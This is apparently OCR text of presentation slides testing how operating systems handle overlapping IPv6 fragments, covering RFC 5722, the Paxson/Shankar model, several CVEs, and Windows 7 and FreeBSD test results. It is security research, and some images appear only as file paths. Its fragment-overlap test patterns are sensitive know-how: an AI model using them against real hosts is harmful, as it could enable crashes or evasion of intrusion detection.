  - *...the <u>entire</u> datagram (as well as any constituent fragments, including those not yet received) must be silently discarded.*

Creating a very simple fragmentation overlapping

Testing Fragmentation Overlapping




Results

- One year ago, it was found that Linux Kernel 2.6.32 (e.g. Ubuntu 10.04 and Red-Hat 6) and OpenBSD 5 were susceptible to these attacks.
  - These two OS accept the fragmentation overlapping with the first fragment overwriting the second one.
- Nowadays, none of the popular OS accept such simple fragmentation overlapping.

How Disastrous Can be Simple Fragmentation Overlapping?

Crashing Using Fragmentation Overlapping

- **CVE-2012-2744**: Red-Hat 6 – 6.3 (up to kernel 2.6.32-71.29.1) and clones used to crash.




- In OpenBSD (**CVE-2007-1365**) used to cause even remote code execution.

The Paxson/Shankar Model

The Paxson/Shankar Model

- At least one fragment that is wholly overlapped by a subsequent fragment with an identical offset and length.
- At least one fragment that is partially overlapped by a subsequent fragment with an offset greater than the original.
- At least one fragment that is partially overlapped by a subsequent fragment with an offset less than the original.


The Paxson/Shankar Model



Fragment Reassembly Methods

- **BSD** favors an original fragment EXCEPT when the subsequent segment begins before the original segment.
- **BSD-right** favors the subsequent segment EXCEPT when the original segment ends after the subsequent segment, or begins before the original segment and ends the same or after the original segment.
- **Linux** favors the subsequent segment EXCEPT when the original segment begins before, or the original segment begins the same and ends after the subsequent segment.
- **First** favors the original fragment.
- **Last** favors the subsequent fragment.

The Paxson/Shankar Model



• BSD policy:	111442333666
• BSD-right policy:	144422555666
• Linux policy:	111442555666
• First policy:	111422333666
• Last policy:	144442555666

Results

- One year earlier:
  - FreeBSD, Windows 7 and Ubuntu 11.10 were found to be immune to these attacks.
  - Ubuntu 10.04 and OpenBSD were found to be susceptible to these attacks.
    - OpenBSD: BSD reassembly policy.
    - Ubuntu 10.04: Linux reassembly policy.
- Today:
  - None of the popular OS is susceptible to these attacks.


CVE-2012-4444

- Due to the aforementioned results, CVE-2012-4444 was issued.
- But now, seems that these issues have been fixed, right?
- So, we are all good now; RFC 5722 seems to be implemented, eventually.

What about if, we use a different model:


A simple 3-packet model where the parameters of the one fragment are varied.

A simple 3-packet model



Windows 7 Responses


- Responses when M=1 and the second fragment overlaps only with the first one, partially or completely, but without exceeding the last byte of the first fragment.


3 1 -1
ABABABAB ABABABAB ABABABAB
BABABABA BABABABA
ABABABAB ABABABAB
ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB
M=1
1
3 0 0
ABABABAB ABABABAB ABABABAB
BABABABA BABABABA
ABABABAB ABABABAB
ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB
M=1
9
3 0 -1
ABABABAB ABABABAB ABABABAB
BABABABA
ABABABAB ABABABAB
ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB
M=1
10

Windows 7 Responses

- It seems that Windows 7 comply with RFC 5722 (discarding all the fragments, when overlapping occurs), unless only the 1st fragment is the one overlapped.
- They do not use a different queue for atomic fragments.
- Generally speaking, using several different tests, it has been found that all the Windows family (XP, 7, 8, 2003) under various different IPv6 tests appear to behave similarly (same IPv6 implementation obviously).

Example of FreeBSD Responses (before RFC 6946)



3 2 2 ABABABAB ABABABAB ABABABAB BABABABA BABABABA BABABABA BABABABA BABABABA ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=0 ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=1	7
3 1 1 ABABABAB ABABABAB ABABABAB BABABABA BABABABA BABABABA BABABABA ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=0 ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=1	8
3 0 0 ABABABAB ABABABAB ABABABAB BABABABA BABABABA ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=0 ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=1	9
3 0 -1 ABABABAB ABABABAB ABABABAB BABABABA ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=0 ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=1	10
3 0 1 ABABABAB ABABABAB ABABABAB BABABABA BABABABA BABABABA ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=0 ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=1	11







Brief summary of FreeBSD responses

- It discards the overlapping fragment (as it should), but it doesn't discard the previous and the subsequent ones (as it also should, according to RFC5722).
- This is the reason why in almost all the cases, fragments 1 and 3 (which do not overlap) are accepted.

Brief summary of FreeBSD responses

- By some people, this is considered a feature, because DoS by fragmentation overlapping is avoided.
- Not sure how easy such a DoS would be since:
  - the fragment identification number in IPv6 uses 32 bits instead of 16 in IPv4
  - AND as long as the the Fragment ID is generated randomly.

What has Changed in FreeBSD

3 0 0  ABABABAB ABABABAB ABABABAB BABABABA BABABABA ABABABAB ABABABAB	 ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB BABABABA BABABABA ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=0 M=1	9
3 0 -1 	 ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB BABABABA ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=0 M=1	10
3 0 1  ABABABAB ABABABAB ABABABAB BABABABA BABABABA BABABABA ABABABAB ABABABAB	 ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB BABABABA BABABABA BABABABA ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=0 M=1	11

